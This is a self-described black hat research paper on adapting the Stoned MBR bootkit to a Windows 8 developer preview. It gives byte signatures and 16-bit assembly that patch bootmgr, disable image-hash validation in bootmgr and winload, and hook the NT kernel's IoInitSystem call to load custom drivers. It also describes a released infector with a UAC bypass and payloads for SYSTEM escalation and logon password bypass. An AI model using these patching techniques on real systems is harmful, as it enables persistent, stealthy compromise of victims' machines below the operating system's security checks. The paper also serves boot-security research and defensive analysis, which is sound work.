The Art of Bootkit Development

The Art of Bootkit Development

In my fifth main paper I want to discuss the complete art of bootkit development. I previously published papers at:

Black Hat USA 2009	July 29, 2009	Stoned Bootkit
Hacking at Random	August 14, 2009	The Rise of MBR Rootkits & Bootkits in the Wild
DeepSec	November 19, 2009	Stoned déjà vu – again
Local Presentation	June 29, 2010	Hibernation File Attack – Reino de España

You can download them on my website. In the past 2 years a lot of things happened. Shortly after my DeepSec presentation we saw TDSS adapting my idea of a custom file system on unpartitioned space. I originally got that idea from Sinowal which was – back at that time – storing its driver unencrypted in unpartitioned space.

Recently UEFI has become a hot topic. Windows 8 requires the hardware manufactures to have the secure boot model implemented if they want to be certified. I personally verified that for a TPM notebook there is a BIOS option to enable it (and some have an option to clear the storage) and I expect the same for UEFI. In the future I will use my time to do UEFI research.

This is more a black hat paper, if you do not like that fact, do not read it.

Peter Kleissner

Table of Contents

Stoned Lite

A new version for researchers called Stoned Lite is being released together with this paper. The infector is just 14 KB of size and bypasses the UAC for 7 and 8 when it is set to the default level (read more in Appendix E: UAC Bypass).

There are two proof of concept payloads shown with it:

- Privilege Escalation: Elevating cmd.exe process rights to SYSTEM once whoami.exe is launched
- Password Patching: Patching msv1_0!MsvpPasswordValidate to allow any password on logon


It is possible to boot Stoned Lite from an ISO which then starts the main operating system for a memory-only infection.

Windows 8

This is based on the Windows 8 developer preview (build 8102) 32-bit. Startup files have changed since 7; therefore changes to the previous Stoned Bootkit were mandatory to make it work. For Vista, 7, and 8 the bootkit has to patch certain startup files to get relocated and to disable security checks:

- Bootmgr (16-bit): Patched to intercept 32-bit file loading function
- Bootmgr (32-bit): Patched to intercept file loading function and disable file integrity check
- Winload: Patching NT kernel to get executed after paging is enabled
- NT kernel: Loading custom drivers

Kumars vbootkit paper was a great help and is still valid for a lot of stuff. The reader should have read it to understand what is being presented here fully. This is the Windows startup:



Bootmgr (16-bit)

The very first signature is in bootmgr (16-bit part) which is read by the Microsoft bootloader. It is the same as for Vista and 7, and is at file position `6F2h` in the binary. The bootkit searchers for this signature in the hooked interrupt 13h handler.

```
+ 8A 46 ?? 98 3D 00 00 75 03 E9 03 00 E9 35 00
```

This is the code to look for the signature:

```
; scan the read buffer for a signature in 16-bit bootmgr (Vista, 7, 8)
;   + 8A 46 ?? 98 3D 00 00 75 03 E9 03 00 E9 35 00
;     Windows Vista bootmgr at address 06F2h
;     Windows 8 Developer Preview at address 06F2h (byte 3 = F2h)
; patch applied: hooking code to call protected mode part
;   000205ec:  mov al, byte ptr ss:[bp+0xfff6]  ; 8a46f6    ->    call far 0020:0009f5c4    ; 669ac4f509002000
;   000205ef:  cbw                              ; 98        ->
;   000205f0:  cmp ax, 0x0000                   ; 3d0000    ->
;   000205f3:  jnz .+0x0003                     ; 7503      ->      (nop)                   ; 90
;   000205f5:  jmp .+0x0003                     ; e90300    ->    jmp .+0x0003              ; e90300
;   000205f8:  jmp .+0x0035                     ; e93500    ->    jmp .+0x0035              ; e93500
Search_Signature_3:
mov al,8Ah
repne scasb
jnz End_Signature_3                                                            ; if not found => exit
cmp byte [es:di],0x46
jnz Search_Signature_3
cmp dword [es:di+2],00003D98h
jnz Search_Signature_3
cmp dword [es:di+6],03E90375h
jnz Search_Signature_3
cmp dword [es:di+10],0035E900h
jnz Search_Signature_3

; apply patch:
;   + 66 9A ADDRESS 20 00 90
Found_Signature_3:                                                             ; found signature 3!
dec di
mov word [es:di],0x9A66
xor eax,eax
mov ax,cs                                                                      ; get code segment
shl eax,4                                                                      ; linear address (* 16)
```

```
add eax,Entry_Point_OS_Vista                    ; add offset to Vista entry point
mov [es:di+0x2],eax                             ; store address to jump to
mov word [es:di + 6],0020h                      ; = cs register (for far call)
mov byte [es:di + 8],90h                        ; nop (on return)
or byte [Configuration_Bits],00001000b          ; for any further int 13h call: do not scan for
signatures
```

Windows 8

Bootmgr (32-bit) and Winload

The code gets executed in 32-bit, and the 32-bit embedded PE image of bootmgr is loaded to 00400000h. We will look for a signature within the bootmgr!ImgpLoadPEImage function, right after the bootmgr!ImgpFilterValidationFailure call. It is important to understand that bootmgr (32-bit) and winload share code. Many function names (and in general the symbols) are identical.

So what we are doing is checking in the hooked bootmgr!ImgpLoadPEImage function again if we find the (same) signature for ImgpLoadPEImage. This is the signature, present both in bootmgr!ImgpLoadPEImage and winload!ImgpLoadPEImage:

```
+ FF 75 ?? FF 76 ?? E8 ?? ?? ?? ?? 8B D8 85 DB 79
```

Comparison to 7

For 7 the signature was made for code that sets 0xC0000221 = STATUS_IMAGE_CHECKSUM_MISMATCH. Below are the occurrences of that error code, left 7 SP1 and right 8 (in both versions 6 times):


.text:00427160	sub_426F79
.text:00428E39	sub_428911
.text:0044F3DB	sub_44F3C3
.text:0044F43E	sub_44F414
.text:0044F459	sub_44F414
.text:0044F496	sub_44F414


.text:0042E872	_ResInitializeMuiResources@0	mov	esi, 0C0000221h
.text:0043001D	_ImgpLoadPEImage@48	mov	ebx, 0C0000221h
.text:00443ED7	_FveConvLogVerifyRecordHeader@8	mov	eax, 0C0000221h
.text:00443F38	_FveConvLogVerifyRecord@12	cmp	edi, 0C0000221h
.text:00443F58	_FveConvLogVerifyRecord@12	cmp	edi, 0C0000221h
.text:00443F8F	_FveConvLogVerifyRecord@12	mov	edi, 0C0000221h

This was hooked there, to

a) move return eip to successful branch (skipping STATUS_IMAGE_CHECKSUM_MISMATCH)
b) get control when winload.exe and ntoskrnl.exe is loaded

This is the code that was hooked in 7 (first) compared to 8 (second). Check out the mov X,0xC0000221 instruction.





This is the 7 code (as listing) and how it was patched:

```
0041e8c0:  cmp eax, dword ptr ds:[ebx+0x58]        ; 3b4358            ->       call [address]
0041e8c3:  jz .+0x0000000c                         ; 740c              ->
0041e8c5:  mov dword ptr ss:[ebp+0x8], 0xc0000221  ; c74508210200c0    (STATUS_IMAGE_CHECKSUM_MISMATCH)
```

Now compare it to 8:

```
.text:00430019 3B C2                    cmp     eax, edx
.text:0043001B 74 0A                    jz      short loc_430027
.text:0043001D BB 21 02 00 C0           mov     ebx, 0C0000221h
.text:00430022 E9 38 02 00 00           jmp     loc_43025F
```

The code changed heavily. For 7 ebx used to be a parameter to the loaded image. This was used for scanning the image, but for 8 this is no longer valid. That means the signature for 7 cannot be used for 8 due to the code changes.

Setting up bochs debugging environment

8 was installed in VirtualBox. The image was converted to raw format using the following command:

```
vboxmanage internalcommands converttoraw Windows8.vdi Windows8.raw
```

A raw hard disk image is required for debugging it under bochs. The bochs debugger is very useful, because unlike windbg, it operates completely outside the virtualized machine. It is notable here that bochs is very slow and would take hours for the installation DVD to boot up. The bootkit has to be installed manually on the hard disk, overwriting the MBR and writing down the bootkit image. This is how it looks like then:

```
es:0x9ec0, dh=0x00009309, dl=0xec00ffff, valid=1
        Data segment, base=0x0009ec00, = base of bootkit module
cs:0x0000, dh=0x00009300, dl=0x0000ffff, valid=1
        Data segment, base=0x00000000, limit=0x0000ffff, Read/Write, Accessed
ss:0x0000, dh=0x00009300, dl=0x0000ffff, valid=7
        Data segment, base=0x00000000, limit=0x0000ffff, Read/Write, Accessed
ds:0x0000, dh=0x00009300, dl=0x0000ffff, valid=7
        Data segment, base=0x00000000, limit=0x0000ffff, Read/Write, Accessed
fs:0x0000, dh=0x00009300, dl=0x0000ffff, valid=1
        Data segment, base=0x00000000, limit=0x0000ffff, Read/Write, Accessed
gs:0x0000, dh=0x00009300, dl=0x0000ffff, valid=1
        Data segment, base=0x00000000, limit=0x0000ffff, Read/Write, Accessed
ldtr:0x0000, dh=0x00008200, dl=0x0000ffff, valid=1
tr:0x0000, dh=0x00008b00, dl=0x0000ffff, valid=1
gdtr:base=0x0000000000000000, limit=0xffff
idtr:base=0x0000000000000000, limit=0xffff
<bochs:19> lb 0x9ec00 + 0x111
<bochs:20> c
(0) Breakpoint 1, 0x0000000000007c00 in ?? ()
Next at t=1915321
(0) [0x00007c00] 0000:7c00 (unk. ctxt): jmp .+82 (0x00007c54)    execution of Windows 8 Bootloader
<bochs:21> c
(0) Breakpoint 4, 0x000000000009ed11 in ?? ()
Next at t=2067199
(0) [0x0009ed11] 9ec0:0111 (unk. ctxt): dec di                   found signature
<bochs:22> lb 0x9ec00 + 0x236
<bochs:23> c
(0) Breakpoint 5, 0x000000000009ee36 in ?? ()
Next at t=121666290
(0) [0x0009ee36] 0020:000000000009ee36 (unk. ctxt): pushad       bootmgr (16-bit) file loading hook
```

In this debugging environment I found out that the hook (used for 7) was never executed, and therefore cannot be used for 8.

Setting up windbg + IDA Pro debugging environment

When you specify `bcdedit /bootdebug` you get winload.exe in the debugger on startup:

```
BD: Boot Debugger Initialized
Connected to Windows Boot Debugger 8102 x86 compatible target at (Wed Nov  2 15:01:10.192 2011 (UTC - 7:00)), ptr64
FALSE
…
kd> lm
start    end        module name
00558000 00662000   winload    (pdb
symbols)          c:\winddk\symbols\cache\winload_prod.pdb\FD8ABE00221441AE9E437DFCC05BD10A1\winload_prod.pdb
```

But we want bootmgr, so using `bcdedit /bootdebug {bootmgr} on`:

```
kd> lm
start    end        module name
00400000 004c5000   bootmgr    (pdb
symbols)          c:\winddk\symbols\cache\bootmgr.pdb\810CFB2B05D540D4ABF2CAA4C31D221B1\bootmgr.pdb
```

The pdb files are very important here, we can load them in IDA Pro to the executable – and have an easy way to investigate the startup files. The winload.exe file can be grabbed from the file system, but the 32-bit bootmgr is stored compressed within the 16-bit bootmgr file. With 7 you could use a hex editor and just copy the 32-bit PE file, but with 8 it seems to be compressedly stored.

You would have to dump it in windbg using the 3rd party `!sam` command which will extract the modules. I did not need to have the 32-bit bootmgr in IDA, because it shares the relevant code with winload.exe.

Finding the signature

When creating a completely new signature it is a shot in the dark. You need to analyze the startup files, read analyses, compare to older systems and find a good point where you can intercept what you need – in our case the file loading.

I am citing here two paragraphs of the original vbootkit paper:

Loading and Execution of winload.exe/winresume.exe/memtest.exe etc (RC2) by Boot Manager (BOOTMGR.EXE)

- BlImgLoadBootApplication
  - ImgArchPcatLoadBootApplication
    - BlImgLoadPEImageEx
      - BlpFileOpen
      - BlFileGetInformation
      - BlImgAllocateImageBuffer
      - A_SHAInit (init SHA1)
      - A_SHAUpdate (calculate SHA1)
      - ImgpValidateImageHash (It is used to verify whether the above calculate hash matches matches with data stored in the file)
      - LdrRelocateImageWithBias (relocate image if necessary)

Explaining loading and execution of NTOSKRNL.EXE by WINLOAD.EXE

- AhCreateLoadOptionsString (create a boot.ini style string to pass to kernel
- OslInitializeLoaderBlock (create setuploaderblock)
- OslpLoadSystemHive (loads system Hive)
- OslInitializeCodeIntegrity (init code integrity)
  - BlImgQueryCodeIntegrityBootOptions
    - BlGetBootOptionBoolean
    - BlImgRegisterCodeIntegrityCatalogs
- OslpLoadAllModules (loads kernel and it's dependencies and boot drivers)
  - OslLoadImage(to load NTOSKRNL.EXE)
    - GetImageValidationFlags(security policy for checking files)
    - BlImgLoadPEImageEx(already discusses above)
    - LoadImports (load imports)

        ▪ LoadImageEx
            o OslLoadImage
        ▪ BindImportReferences
    o OslLoadImage (to load HAL)
    o OslLoadImage (to load kdcom/kd1394/kdusb)
    o OslLoadImage (to load mcupdate.dll, it contains micro-code update for processors)
    o OslHiveFindDrivers (to find boot drivers, it returns sorted driver list)
    o OslLoadDrivers (to load drivers and their deps)
    o OslpLoadNlsData (to National Language Support files)
    o OslpLoadMiscModules (It loads files such as acpitabl.dat)
- OslArchpKernelSetupPhase0 (set IDT, GDT etc)
- OslBuildKernelMemoryMap (build memory usage map, so as kernel can later on use this to free memory used by bootmgr.exe/windload.exe)
- OslArchTransferToKernel (transfer execution to kernel)

Based on that, we set a breakpoint to OslLoadImage:

```
kd> bp winload!OslLoadImage
kd> g
Breakpoint 0 hit
winload!OslLoadImage:
0055d4a0 8bff            mov     edi,edi
kd> k
ChildEBP RetAddr
00183dd8 0055a096 winload!OslLoadImage
00183e98 0055994d winload!OslpLoadAllModules+0x235
00183f7c 00559351 winload!OslpMain+0x566
00183fe4 00000000 winload!OslMain+0x1b8
```

I then see the boot files being loaded:

```
\Windows\Sytem32\ntkrnlpa.exe
\Windows\Sytem32\halmacpi.dll
\Windows\Sytem32\ApiSetSchema.dll
\Windows\Sytem32\kdcom.dll
\Windows\system32\HAL.dll
```

```
\Windows\system32\mcupdate_GenuineIntel.dll
\Windows\sytem32\ntoskrnl.exe
\Windows\sytem32\ntkrnlpa.exe
…
```

We see in the vbootkit paper already that OslLoadImage is calling BlImgLoadPEImageEx (second paragraph), and that one calls ImgpValidateImageHash (first paragraph). We also have some background from our friends at Prevx:

During the bootup process, Winload loads the Windows kernel and its modules. To load each module, Winload calls its function BlImgLoadPEImageEx which then invokes the function ImgpLoadPEImage. Inside this last function Winload validates the module which is being loaded, by calling ImgpValidateImageHash function. The validation procedure checks if the file is digitally signed or whether its calculated hash is present in one of the digitally signed catalog files. These catalog files contain a list of files determined to be trusted, sorted by their file hash.

Aha! Our colleagues at TDL4 are using this. In IDA Pro (loaded winload.exe with the pdb) we see that BlImgLoadPEImageEx is only calling ImgpLoadPEImage. Let's set a breakpoint to it and watch the call stack:

```
00183e64 0058737c winload!ImgpLoadPEImage
00183eb8 005867bb winload!BlImgLoadPEImageEx+0x6c
00183f28 0058621a winload!ResInitializeMuiResources+0x174
00183f48 00584b17 winload!BlpResourceInitialize+0xe9
00183f60 00584277 winload!InitializeLibrary+0x23c
00183f7c 005592de winload!BlInitializeLibrary+0x4e
00183fe4 00000000 winload!OslMain+0x145
```

Here a .mui (language file) is loaded, the call stack looks different for executables. Because of the fact that ImgpValidateImageHash needs the complete file loaded in memory, and by looking at the ImgpLoadPEImage code, I decide to make a signature of this:

```
.text:0043012D FF 75 E0                        push    [ebp+var_20]
.text:00430130 FF 76 0C                        push    dword ptr [esi+0Ch]
.text:00430133 E8 00 06 00 00                  call    _ImgpValidateImageHash@28 ; ImgpValidateImageHash(x,x,x,x,x,x,x)
.text:00430138 8B D8                           mov     ebx, eax
.text:0043013A 85 DB                           test    ebx, ebx
.text:0043013C 79 2C                           jns     short loc_43016A
```

I want to overwrite the mov ebx,eax with a call instruction. On return the eip has to be moved according to the jns conditional jump, and everyone is happy. The nice thing (and why I chose this place) is we do not need to care about the old overwritten instructions, they just perform the check "is valid".

Let's look at the stack trace for bootmgr!ImgpValidateImageHash:

```
000618c4 004278da bootmgr!ImgpValidateImageHash
00061ea4 00426bf4 bootmgr!ImgpLoadPEImage+0x6cd
00061ee0 00428861 bootmgr!BlImgLoadPEImageEx+0x5a
00061f38 004282d2 bootmgr!ResInitializeMuiResources+0x167
00061f58 004247a8 bootmgr!BlpResourceInitialize+0xe4
00061f6c 0040117d bootmgr!BlInitializeLibrary+0x41
00061fec 00000000 bootmgr!BmMain+0x17d
```

The code in bootmgr!ImgpLoadPEImage+0x6cd (here using windbg) is now the same as above winload in IDA pro:

```
004278c5 50              push    eax
004278c6 ffb58cfeffff    push    dword ptr [ebp-174h]
004278cc 8b45f8          mov     eax,dword ptr [ebp-8]
004278cf ff75e8          push    dword ptr [ebp-18h]
004278d2 ff760c          push    dword ptr [esi+0Ch]
004278d5 e822050000      call    bootmgr!ImgpValidateImageHash (00427dfc)
004278da 8bd8            mov     ebx,eax
004278dc 85db            test    ebx,ebx
004278de 7922            jns     bootmgr!ImgpLoadPEImage+0x6f5 (00427902)
004278e0 ff7518          push    dword ptr [ebp+18h]
004278e3 8b7e0c          mov     edi,dword ptr [esi+0Ch]
004278e6 53              push    ebx
004278e7 e8ed060000      call    bootmgr!ImgpFilterValidationFailure (00427fd9)
```

The ugly green are the bytes I use for making the signature. It is very important to look at the same time on the winload code, that we have one unique signature. In windbg we also see that ebp-8 holds a pointer to within the PE header (of the target PE file to validate its hash). So this place is perfect for hooking and we have now as signature:

```
+ FF 75 ?? FF 76 ?? E8 ?? ?? ?? ?? 8B D8 85 DB 79
```

The code implementation is published in the email to the Microsoft Security Response Center.

NT Kernel

I do not even need to check, the NT kernel code changed for sure. The patch done to the NT kernel is replacing the call to nt!IoInitSystem, which is done in nt!Phase1InitializationDiscard (which is called by nt!Phase1Initialization). Again, let's see what the Kumars have to say:

- Phase1Initialization
  - Phase1InitializationDiscard
    - DisplayBootBitmap (used to display bitmap)
    - InitIsWinPEMode (this is a variable)
    - PoInitSystem (ACPI power system)
    - ObInitSystem (Object manager)
    - ExInitSytem
    - KeInitSystem
    - KdInitSystem
    - TmInitSystem
    - VerifierInitSystem
    - SeInitSystem
    - MmInitSystem
    - CmInitSystem1 (Configuration Manager , At the end of this phase, the registry namespaces under \Registry\Machine\Hardware and \Registry\Machine\System can be both read and written.
    - EmInitSystem
    - PfInitializeSuperfetch
    - FsRtlInitSystem
    - KdDebuggerInitialize1
    - PpInitSystem (Plug and play phase 1)
    - IopInitializeBootLogging
    - ExInitSystemPhase2 (It unloads micro-code update if required)
    - IoInitSystem (At the end of this phase, the system's core drivers are all active, unless a critical driver fails its initialization and the machine is rebooted)

Copy this function order:

```
85d86c84 812de570 nt!IoInitSystem
85d86d60 81030017 nt!Phase1InitializationDiscard+0xd30
85d86d6c 8114dc70 nt!Phase1Initialization+0xd
85d86db0 80f829c1 nt!PspSystemThreadStartup+0xa1
00000000 00000000 nt!KiThreadStartup+0x19
```

Now let's check the call to nt!IoInitSytem:

```
812de559 85c0            test    eax,eax
812de55b 740d            je      nt!Phase1InitializationDiscard+0xd2a (812de56a)
812de55d 8b4038          mov     eax,dword ptr [eax+38h]
812de560 85c0            test    eax,eax
812de562 7406            je      nt!Phase1InitializationDiscard+0xd2a (812de56a)
812de564 6a4b            push    4Bh
812de566 6a19            push    19h
812de568 ffd0            call    eax
812de56a 53              push    ebx
812de56b e827990000      call    nt!IoInitSystem (812e7e97)
812de570 84c0            test    al,al
```

The ugly yellow that makes this unreadable and requires you to copy it into notepad are the bytes I use for making a signature:

```
+ 6A 4B 6A 19 FF D0 53 E8
```


The code is again published in the mail to MSRC.

